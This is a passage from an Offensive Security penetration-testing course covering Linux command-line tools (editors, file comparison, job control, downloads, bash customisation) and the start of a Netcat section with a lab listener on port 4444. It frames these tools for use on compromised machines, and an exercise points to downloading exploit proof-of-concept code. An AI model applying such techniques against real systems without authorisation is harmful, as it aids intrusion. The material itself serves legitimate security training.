kali@kali:~$ nano intro_to_nano.txt
```

Listing 54 - Opening a file with the nano editor

Once the file is opened, we can immediately start making any required changes to the file as we would in a graphical editor. As shown in Figure 5, the command menu is located on the bottom of the screen. Some of the most-used commands to memorize include: Ctrl O to write changes to the file, Ctrl K to cut the current line, Ctrl U to un-cut a line and paste it at the cursor location, Ctrl W to search, and Ctrl X to exit.




Figure 5: Using nano to edit a file

For additional information regarding nano, refer to its online documentation.[65]

3.4.2 vi

vi is an extremely powerful text editor, capable of blazing speed especially when it comes to automating repetitive tasks. However, it has a relatively steep learning curve and is nowhere near as simple to use as Nano. Due to its complexity, we will only cover the very basics. As with nano, to edit a file, simply pass its name as an argument to **vi**:

```
kali@kali:~$ vi intro_to_vi.txt
```

Listing 55 - Opening a file with the vi editor

Once the file is opened, enable *insert-text mode* to begin typing. To do this, press the I key and start typing away.

To disable *insert-text mode* and go back to *command mode*, press the Esc key. While in *command mode*, use **dd** to delete the current line, **yy** to copy the current line, **p** to paste the clipboard contents, **x** to delete the current character, **:w** to write the current file to disk and stay in vi, **:q!** to quit without writing the file to disk, and finally **:wq** to save and quit.

[65] (GNU Nano, 2018) https://www.nano-editor.org/dist/v2.9/nano.html

Copyright © Offensive Security Ltd. All rights reserved.




Figure 6: Using vi to edit a file

Because *vi* seems so awkward to use, many users avoid it. However, from a penetration tester's point of view, *vi* can save a great deal of time in the hands of an experienced user and *vi* is installed on every POSIX-compliant system.

Feel free to dig deeper on your own; *vi* is quite powerful. For more information, refer to the following URLs:

- https://en.wikibooks.org/wiki/Learning_the_vi_Editor/vi_Reference
- https://www.debian.org/doc/manuals/debian-tutorial/ch-editor.html

3.5 Comparing Files

File comparison may seem irrelevant, but system administrators, network engineers, penetration testers, IT support technicians and many other technically-oriented professionals rely on this skill pretty often.

In this section, we'll take a look at a couple of tools that can help streamline the often-tedious, but rewarding process of file comparison.

3.5.1 comm

The *comm* command[66] compares two text files, displaying the lines that are unique to each one, as well as the lines they have in common. It outputs three space-offset columns: the first contains lines that are unique to the first file or argument; the second contains lines that are unique to the second file or argument; and the third column contains lines that are shared by both files. The **-n** switch, where "n" is either 1, 2, or 3, can be used to suppress one or more columns, depending on the need. Let's take a look at an example:

```
kali@kali:~$ cat scan-a.txt
192.168.1.1
192.168.1.2
```

[66] (die.net, 2010), https://linux.die.net/man/1/comm

Copyright © Offensive Security Ltd. All rights reserved.

```
192.168.1.3
192.168.1.4
192.168.1.5

kali@kali:~$ cat scan-b.txt
192.168.1.1
192.168.1.3
192.168.1.4
192.168.1.5
192.168.1.6

kali@kali:~$ comm scan-a.txt scan-b.txt
                                192.168.1.1
192.168.1.2
                                192.168.1.3
                                192.168.1.4
                                192.168.1.5
              192.168.1.6

kali@kali:~$ comm -12 scan-a.txt scan-b.txt
192.168.1.1
192.168.1.3
192.168.1.4
192.168.1.5
```

Listing 56 - Using comm to compare files

In the first example, **comm** displayed the unique lines in scan-a.txt, the unique lines in scan-b.txt and the lines found in both files respectively. In the second example, **comm -12** displayed only the lines that were found in both files since we suppressed the first and second columns.

3.5.2 diff

The *diff* command[67] is used to detect differences between files, similar to the comm command. However, diff is much more complex and supports many output formats. Two of the most popular formats include the *context format* (**-c**) and the *unified format* (**-u**). Listing 57 demonstrates the difference between the two formats:

```
kali@kali:~$ diff -c scan-a.txt scan-b.txt
*** scan-a.txt  2018-02-07 14:46:21.557861848 -0700
--- scan-b.txt  2018-02-07 14:46:44.275002421 -0700
***************
*** 1,5 ****
  192.168.1.1
- 192.168.1.2
  192.168.1.3
  192.168.1.4
  192.168.1.5
--- 1,5 ----
  192.168.1.1
  192.168.1.3
  192.168.1.4
```

[67] (die.net, 2002), https://linux.die.net/man/1/diff

Copyright © Offensive Security Ltd. All rights reserved.

```
  192.168.1.5
+ 192.168.1.6

kali@kali:~$ diff -u scan-a.txt scan-b.txt
--- scan-a.txt  2018-02-07 14:46:21.557861848 -0700
+++ scan-b.txt  2018-02-07 14:46:44.275002421 -0700
@@ -1,5 +1,5 @@
 192.168.1.1
-192.168.1.2
 192.168.1.3
 192.168.1.4
 192.168.1.5
+192.168.1.6
```

Listing 57 - Using diff to compare files

The output uses the "-" indicator to show that the line appears in the first file, but not in the second. Conversely, the "+" indicator shows that the line appears in the second file, but not in the first.

The most notable difference between these formats is that the *unified format* does not show lines that match between files, making the results shorter. The indicators have identical meaning in both formats.

3.5.3 vimdiff

vimdiff opens vim[68] with multiple files, one in each window. The differences between files are highlighted, which makes it easier to visually inspect them. There are a few shortcuts that may be useful. For example:

- **do**: gets changes from the other window into the current one
- **dp**: puts the changes from the current window into the other one
- **]c**: jumps to the next change
- **[c**: jumps to the previous change
- Ctrl W: switches to the other split window.

Let's look at an example:

```
kali@kali:~$ vimdiff scan-a.txt scan-b.txt
```

Listing 58 - Using vimdiff (unified format) to compare files

[68] (Vim, 2019), http://www.vim.org/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 7: Using vimdiff to compare files

In Figure 7, notice that the differences are easily spotted because of the colored highlights.

3.5.3.1 Exercises

1. Download the archive from the following URL https://offensive-security.com/pwk-files/scans.tar.gz
2. This archive contains the results of scanning the same target machine at different times. Extract the archive and see if you can spot the differences by diffing the scans.

3.6 Managing Processes

The Linux kernel manages multitasking through the use of processes. The kernel maintains information about each process to help keep things organized, and each process is assigned a number called a process ID (PID).

The Linux shell also introduces the concept of *jobs*[69] to ease the user's workflow during a terminal session. As an example, **`cat error.txt | wc -m`** is a pipeline of two processes, which the shell considers a single job. Job control refers to the ability to selectively suspend the execution of jobs

[69] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Job_control_(Unix)

 Copyright © Offensive Security Ltd. All rights reserved.

and resume their execution at a later time. This can be achieved through the help of specific commands,[70] which we will soon explore.

3.6.1 Backgrounding Processes (bg)

The previous jobs in this module have been run in the foreground, which means the terminal is occupied and no other commands can be executed until the current one finishes. Since most of our examples have been short and sweet, this hasn't caused a problem. We will, however, be running longer and more complex commands in later modules that we can send to the background in order to regain control of the terminal and execute additional commands.

The quickest way to background a process is to append an ampersand (**&**) to the end of the command to send it to the background immediately after it starts. Let's try a brief example:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt &
```

Listing 59 - Backgrounding a job right after it starts

In Listing 59, we sent 400 ICMP echo requests to the local interface with the **ping** command and wrote the results to a file called ping_results.txt. The execution automatically runs in the background, leaving the shell free for additional operations.

But what would have happened if we had forgotten to append the ampersand at the end of the command? The command would have run in the foreground, and we would be forced to either cancel the command with Ctrl C or wait until the command finishes to regain control of the terminal. The other option is to suspend the job using Ctrl Z after it has already started. Once a job has been suspended, we can resume it in the background by using the **bg** command:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                 ping -c 400 localhost > ping_results.txt

kali@kali:~$ bg
[1]+ ping -c 400 localhost > ping_results.txt
kali@kali:~$
```

Listing 60 - Using bg to background a job

The job is now running in the background and we can continue using the terminal as we wish. While doing this, keep in mind that some processes are time sensitive and may give incorrect results if left suspended too long. For instance, in the ping example, the echo reply may come back but if the process is suspended when the packet comes in, the process may miss it, leading to incorrect output. Always consider the context of what the commands you are running are doing when engaging in job control.

3.6.2 Jobs Control: jobs and fg

To quickly check on the status of our ICMP echo requests, we need to make use of two additional commands: *jobs* and *fg*.

[70] (Bash Reference Manual, 2002), http://www.faqs.org/docs/bashman/bashref_78.html#SEC85

Copyright © Offensive Security Ltd. All rights reserved.

The built-in **jobs** utility lists the jobs that are running in the current terminal session, while **fg** returns a job to the foreground. These commands are shown in action below:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                 ping -c 400 localhost > ping_results.txt

kali@kali:~$ find / -name sbd.exe
^Z
[2]+  Stopped                 find / -name sbd.exe

kali@kali:~$ jobs
[1]-  Stopped                 ping -c 400 localhost > ping_results.txt
[2]+  Stopped                 find / -name sbd.exe

kali@kali:~$ fg %1
ping -c 400 localhost > ping_results.txt
^C

kali@kali:~$ jobs
[2]+  Stopped                 find / -name sbd.exe

kali@kali:~$ fg
find / -name sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 61 - Using jobs to look at jobs and fg to bring one into the foreground

There are a few things worth mentioning in Listing 61.

First, the odd **^C** character represents the keystroke combination Ctrl C. We can use this shortcut to terminate a long-running process and regain control of the terminal.

Second, the use of "%1" in the **fg %1** command is new. There are various ways to refer to a job in the shell. The "%" character followed by a JobID represents a job specification. The JobID can be a process ID (PID) number or you can use one of the following symbol combinations:

- %Number : Refers to a job number such as %1 or %2
- %String : Refers to the beginning of the suspended command's name such as %commandNameHere or %ping
- %+ OR %% : Refers to the current job
- %- : Refers to the previous job

Note that if only one process has been backgrounded, the job number is not needed.

3.6.3 Process Control: ps and kill

One of the most useful commands to monitor processes on mostly any Unix-like operating system is *ps*[71] (short for *process status*). Unlike the jobs command, ps lists processes system-wide, not only for the current terminal session. This utility is considered a standard on Unix-like OSes and its

[71] (The Linux Information Project, 2005), http://www.linfo.org/ps.html

 Copyright © Offensive Security Ltd. All rights reserved.

name is so well-recognized that even on Windows PowerShell, ps is a predefined command alias for the *Get-Process* cmdlet, which essentially serves the same purpose.

As a penetration tester, one of the first things to check after obtaining remote access to a system is to understand what software is currently running on the compromised machine. This could help us elevate our privileges or collect additional information in order to acquire further access into the network.

As an example, let's start the Leafpad text editor and then try to find its process ID (PID)[72] from the command line by using the **ps** command (Listing 62):

```
kali@kali:~$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 10:18 ?        00:00:02 /sbin/init
root           2       0  0 10:18 ?        00:00:00 [kthreadd]
root           3       2  0 10:18 ?        00:00:00 [rcu_gp]
root           4       2  0 10:18 ?        00:00:00 [rcu_par_gp]
root           5       2  0 10:18 ?        00:00:00 [kworker/0:0-events]
root           6       2  0 10:18 ?        00:00:00 [kworker/0:0H-kblockd]
root           7       2  0 10:18 ?        00:00:00 [kworker/u256:0-events_unbound
root           8       2  0 10:18 ?        00:00:00 [mm_percpu_wq]
root           9       2  0 10:18 ?        00:00:00 [ksoftirqd/0]
root          10       2  0 10:18 ?        00:00:00 [rcu_sched]
...
```

Listing 62 Common ps syntax to list all the processes currently running

The **-ef**[73] options we used above stand for:

- **e**: select all processes
- **f**: display full format listing (UID, PID, PPID, etc.)

Finding our Leafpad application in that massive listing is definitely not easy, but since we know the application name we are looking for, we can replace the **-e** switch with **-C** (select by command name) as follows:

```
kali@kali:~$ ps -fC leafpad
UID          PID    PPID  C STIME TTY          TIME CMD
kali        1307     938  0 10:57 ?        00:00:00 leafpad
```

Listing 63 - Narrowing down our search by specifying the process name

As shown in Listing 63, the process search has returned a single result from which we gathered Leafpad's *PID*. Take some time to explore the command manual (**man ps**), as ps is really the Swiss Army knife of process management.

Let's say we now want to stop the Leafpad process without interacting with the GUI. The *kill* command can help us here, as its purpose is to send a specific signal to a process.[74] In order to

[72] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Process_identifier

[73] (Ask Ubuntu, 2014) https://askubuntu.com/questions/484982/what-is-the-difference-between-standard-syntax-and-bsd-syntax

[74] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Signal_(IPC)#POSIX_signals

Copyright © Offensive Security Ltd. All rights reserved.

use **kill**, we need the PID of the process we want to send the signal to. Since we gathered Leafpad's PID in the previous step, we can proceed:

```
kali@kali:~$ kill 1307

kali@kali:~$ ps aux | grep leafpad
kali       1313  0.0  0.0   6144   888 pts/0    S+   10:59   0:00 grep leafpad
```

Listing 64 - Stopping leafpad by sending the SIGTERM signal

Because the default signal for kill is *SIGTERM* (request termination), our application has been terminated. This has been verified in Listing 64 by using **ps** after killing Leafpad.

3.6.3.1 Exercises

1. Find files that have changed on your Kali virtual machine within the past 7 days by running a specific command in the background.
2. Re-run the previous command and suspend it; once suspended, background it.
3. Bring the previous background job into the foreground.
4. Start the Firefox browser on your Kali system. Use **ps** and **grep** to identify Firefox's PID.
5. Terminate Firefox from the command line using its PID.

3.7 File and Command Monitoring

It is extremely valuable to know how to monitor files and commands in real-time during the course of a penetration test. Two commands that help with such tasks are *tail* and *watch*.

3.7.1 tail

The most common use of tail[75] is to monitor log file entries as they are being written. For example, we may want to monitor the Apache logs to see if a web server is being contacted by a given client we are attempting to attack via a client-side exploit. This example will do just that:

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6
040 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firef
ox/52.0"
127.0.0.1 - - [02/Feb/2018:12:18:15 -0500] "GET /favicon.ico HTTP/1.1" 404 500 "-" "Mo
zilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
```

Listing 65 - Monitoring the Apache log file using tail command.

The **-f** option (follow) is very useful as it continuously updates the output as the target file grows. Another convenient switch is **-nX**, which outputs the last "X" number of lines, instead of the default value of 10.

[75] (die.net, 2010), https://linux.die.net/man/1/tail

Copyright © Offensive Security Ltd. All rights reserved.

3.7.2 watch

The watch[76] command is used to run a designated command at regular intervals. By default, it runs every two seconds but we can specify a different interval by using the **-n X** option to have it run every "X" number of seconds. For example, this command will list logged-in users (via the **w** command) once every 5 seconds:

```
kali@kali:~$ watch -n 5 w

............

Every 5.0s: w                                       kali: Tue Jan 23 21:06:03 2018

 21:06:03 up 7 days,  3:54,  1 user,  load average: 0.18, 0.09, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
kali     tty2     :0               16Jan18  7days 16:29   2.51s /usr/bin/python
```

Listing 66 - Monitoring logged in users using the watch command.

To terminate the watch command and return to the interactive terminal, use Ctrl C.

3.7.2.1 Exercises

1. Start your apache2 web service and access it locally while monitoring its access.log file in real-time.
2. Use a combination of **watch** and **ps** to monitor the most CPU-intensive processes on your Kali machine in a terminal window; launch different applications to see how the list changes in real time.

3.8 Downloading Files

Next, let's take a look at some tools that can download files to a Linux system from the command line.

3.8.1 wget

The *wget*[77] command, which we will use extensively, downloads files using the HTTP/HTTPS and FTP protocols. Listing 67 shows the use of **wget** along with the **-O** switch to save the destination file with a different name on the local machine:

```
kali@kali:~$ wget -O report_wget.pdf https://www.offensive-security.com/reports/penetr
ation-testing-sample-report-2013.pdf
--2018-01-28 20:30:04--  https://www.offensive-security.com/reports/penetration-testin
Resolving www.offensive-security.com (www.offensive-security.com)... 192.124.249.5
Connecting to www.offensive-security.com (www.offensive-security.com)|192.124.249.5|:4
HTTP request sent, awaiting response... 200 OK
Length: 27691955 (26M) [application/pdf]
Saving to: 'report_wget.pdf'
```

[76] (die.net, 1999), https://linux.die.net/man/1/watch

[77] (GNU, 2018), https://www.gnu.org/software/wget/manual/wget.html

Copyright © Offensive Security Ltd. All rights reserved.

```
report_wget.pdf     100%[===================>]  26.41M   766KB/s    in 28s

2018-01-28 20:30:33 (964 KB/s) - 'report_wget.pdf' saved [27691955/27691955]
```

Listing 67 - Downloading a file through wget

3.8.2 curl

curl[78] is a tool to transfer data *to or from* a server using a host of protocols including IMAP/S, POP3/S, SCP, SFTP, SMB/S, SMTP/S, TELNET, TFTP, and others. A penetration tester can use this to download or upload files and build complex requests. Its most basic use is very similar to wget, as shown in Listing 68:

```
kali@kali:~$ curl -o report.pdf https://www.offensive-security.com/reports/penetration
-testing-sample-report-2013.pdf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 26.4M  100 26.4M    0     0  1590k      0  0:00:17  0:00:17 --:--:--  870k
```

Listing 68 - Downloading a file with curl

3.8.3 axel

axel[79] is a download accelerator that transfers a file from a FTP or HTTP server through multiple connections. This tool has a vast array of features, but the most common is **-n**, which is used to specify the number of multiple connections to use. In the following example, we are also using the **-a** option for a more concise progress indicator and **-o** to specify a different file name for the downloaded file.

```
kali@kali:~$ axel -a -n 20 -o report_axel.pdf https://www.offensive-security.com/repor
ts/penetration-testing-sample-report-2013.pdf
Initializing download: https://www.offensive-security.com/reports/penetration-testing-
File size: 27691955 bytes
Opening output file report_axel.pdf
Starting download

Connection 0 finished
Connection 1 finished
Connection 2 finished
Connection 3 finished
Connection 4 finished
Connection 5 finished
Connection 6 finished
Connection 7 finished
Connection 8 finished
Connection 9 finished
Connection 10 finished
Connection 11 finished
Connection 13 finished
Connection 14 finished
Connection 15 finished
Connection 16 finished
```

[78] (MIT, 2004), http://www.mit.edu/afs.new/sipb/user/ssen/src/curl-7.11.1/docs/curl.html

[79] (Ubuntu, 2019), http://manpages.ubuntu.com/manpages/xenial/man1/axel.1.html

Copyright © Offensive Security Ltd. All rights reserved.

```
Connection 18 finished
[100%] [..............................................................................
..............................................................................]
[  11.1MB/s] [00:00]

Downloaded 26.4 Megabyte in 2 seconds. (11380.17 KB/s)
```

Listing 69 - Downloading a file with axel

3.8.3.1 Exercise

1. Download the PoC code for an exploit from https://www.exploit-db.com using **`curl`**, **`wget`**, and **`axel`**, saving each download with a different name.

3.9 Customizing the Bash Environment

3.9.1 Bash History Customization

Earlier in this module, we discussed environment variables and the history command. We can use a number of environment variables to change how the history command operates and returns data, the most common including *HISTCONTROL*, *HISTIGNORE*, and *HISTTIMEFORMAT*.

The *HISTCONTROL* variable defines whether or not to remove duplicate commands, commands that begin with spaces from the history, or both. By default, both are removed but you may find it more useful to only omit duplicates.

```
kali@kali:~$ export HISTCONTROL=ignoredups
```

Listing 70 - Using HISTCONTROL to remove duplicates from our bash history

The *HISTIGNORE* variable is particularly useful for filtering out basic commands that are run frequently, such as ls, exit, history, bg, etc:

```
kali@kali:~$ export HISTIGNORE="&:ls:[bf]g:exit:history"

kali@kali:~$ mkdir test

kali@kali:~$ cd test

kali@kali:~/test$ ls

kali@kali:~/test$ pwd
/home/kali/test

kali@kali:~/test$ ls

kali@kali:~/test$ history
    1  export HISTIGNORE="&:ls:[bf]g:exit:history"
    2  mkdir test
    3  cd test
    4  pwd
```

Listing 71 - Using HISTIGNORE to filter basic, common commands

Lastly, *HISTTIMEFORMAT* controls date and/or time stamps in the output of the **`history`** command.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~/test$ export HISTTIMEFORMAT='%F %T '

kali@kali:~/test$ history
    1  2018-02-12 13:37:33 export HISTIGNORE="&:ls:[bf]g:exit:history"
    2  2018-02-12 13:37:38 mkdir test
    3  2018-02-12 13:37:40 cd test
    4  2018-02-12 13:37:43 pwd
    5  2018-02-12 13:37:51 export HISTTIMEFORMAT='%F %T '
```

Listing 72 - Using HISTTIMEFORMAT to include the date/time in our bash history

In this example, we used %F (Year-Month-Day ISO 8601 format) and %T (24-hour time). Other formats can be found in the *strftime* man page.[80]

3.9.2 Alias

An alias is a string we can define that replaces a command name. Aliases are useful for replacing commonly-used commands and switches with a shorter command, or alias, that we define. In other words, an alias is a command that we define ourselves, built from other commands. An example of this is the ls command, where we typically tend to use **`ls -la`** (display results in a long list, including hidden files). Let's take a look at how we can use an alias to replace this command:

```
kali@kali:~$ alias lsa='ls -la'

kali@kali:~$ lsa
total 8308

........
-rw-------  1 kali kali     5542 Jan 22 09:56 .bash_history
-rw-r--r--  1 kali kali     3391 Apr 25  2017 .bashrc
drwx------  9 kali kali     4096 Oct  2 21:29 .cache
........
```

Listing 73 - The alias command

By defining our own command, **`lsa`**, we can quickly execute **`ls -la`** without having to type any arguments at all. We can also see the list of defined aliases by running **`alias`** without arguments.

A word of caution: the alias command does not have any restrictions on the words used for an alias. Therefore, it is possible to create an alias using a word that already corresponds to an existing command. We can see this in the following, rather arbitrary example:

```
kali@kali:~$ alias mkdir='ping -c 1 localhost'

kali@kali:~$ mkdir
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.121 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.121/0.121/0.121/0.000 ms
```

Listing 74 - Creating an alias that overrides the mkdir command

[80] (Man7.org, 2019), http://man7.org/linux/man-pages/man3/strftime.3.html

Copyright © Offensive Security Ltd. All rights reserved.

Should a situation like this occur, the solution is simple. We can either exit the current shell session or use the **unalias** command to unset the offending alias.

```
kali@kali:~$ unalias mkdir

kali@kali:~$ mkdir
mkdir: missing operand
Try 'mkdir --help' for more information.
```

Listing 75 - Unsetting an alias

3.9.3 Persistent Bash Customization

The behavior of interactive shells in Bash is determined by the system-wide bashrc file located in /etc/bash.bashrc. The system-wide Bash settings can be overridden by editing the .bashrc file located in any user's home directory.

In the previous section, we explored the alias command, which sets an alias for the current terminal session. We can also insert this command into the .bashrc file in a user's home directory to set a persistent alias. The .bashrc script is executed any time that user logs in. Since this file is a shell script, we can insert any command that could be executed from the command prompt.

Let's examine a few lines of the default /home/kali/.bashrc file in Kali Linux:

```
kali@kali:~$ cat ~/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
...
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -
    alias ls='ls --color=auto'
...
```

Listing 76 - Examining the .bashrc default file

You might recognize the *HISTSIZE* and *HISTFILESIZE* environment variables and the alias command that displays colored output.

3.9.3.1 Exercises

1. Create an alias named ".." to change to the parent directory and make it persistent across terminal sessions.
2. Permanently configure the history command to store 10000 entries and include the full date in its output.

Copyright © Offensive Security Ltd. All rights reserved.

3.10 Wrapping Up

In this module, we took an introductory look at a few popular Linux command line programs. Remember to refer to the Kali Linux Training site[81] for a refresher or more in-depth discussion.

[81] (Offensive Security, 2019), https://kali.training/lessons/introduction/

Copyright © Offensive Security Ltd. All rights reserved.

4. Practical Tools

The modern security professional has access to a wide variety of advanced tools unimaginable a few short years ago. However, in the field, we often find ourselves in situations where the only tools available are the tools already installed on the target machine. Other times, we might only be able to transfer small files to expand our foothold on the target network. For these reasons, it's vital to have a good understanding of some practical tools that are found in every pentester's toolkit. Some tools that we often use are *Netcat*, *Socat*, *PowerShell*, *Wireshark*, and *Tcpdump*.

Please note: the IP addresses used in the videos and this lab guide will not match your Offensive Security lab IP addresses. The IP addresses used here are for example only and will need to be changed to match your lab environment.

4.1 Netcat

Netcat,[82] first released in 1995(!) by *Hobbit* is one of the "original" network penetration testing tools and is so versatile that it lives up to the author's designation as a hacker's "Swiss army knife". The clearest definition of Netcat is from *Hobbit* himself: a simple "utility which reads and writes data across network connections, using TCP or UDP protocols.[83]"

4.1.1 Connecting to a TCP/UDP Port

As suggested by the description, Netcat can run in either client or server mode. To begin, let's look at the client mode.

We can use client mode to connect to any TCP/UDP port, allowing us to:

- Check if a port is open or closed.
- Read a banner from the service listening on a port.
- Connect to a network service manually.

Let's begin by using Netcat (**nc**) to check if TCP port 110 (the POP3 mail service) is open on one of the lab machines. We will supply several arguments: the **-n** option to skip DNS name resolution; **-v** to add some verbosity; the destination IP address; and the destination port number:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

Listing 77 - Using nc to connect to a TCP port

Listing 77 tells us several things. First, the TCP connection to 10.11.0.22 on port 110 (10.11.0.22:110 in standard nomenclature) succeeded, so Netcat reports the remote port as open.

---

[82] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Netcat

[83] (Sourceforge), http://nc110.sourceforge.net

Copyright © Offensive Security Ltd. All rights reserved.

Next, the server responded to our connection by "talking back to us", printed out the server welcome message, and prompted us to log in, which is standard behavior for POP3 services.

Let's try to interact with the server:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
kali@kali:~$
```

Listing 78 - Using nc to connect to a POP3 service

We have successfully managed to converse with the POP3 service using Netcat (even though our login attempt failed).

4.1.2 Listening on a TCP/UDP Port

Listening on a TCP/UDP port using Netcat is useful for network debugging of client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat service involving two machines, using Netcat both as a client and as a server.

On a Windows machine with IP address 10.11.0.22, we set up Netcat to listen for *incoming connections* on TCP port 4444. We will use the **-n** option to disable DNS name resolution, **-l** to create a listener, **-v** to add some verbosity, and **-p** to specify the listening port number:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 79 - Using nc to set up a listener

Now that we have bound port 4444 on this Windows machine to Netcat, let's connect to that port from our Linux machine and enter a line of text:

```
kali@kali:~$ nc -nv 10.11.0.22 4444
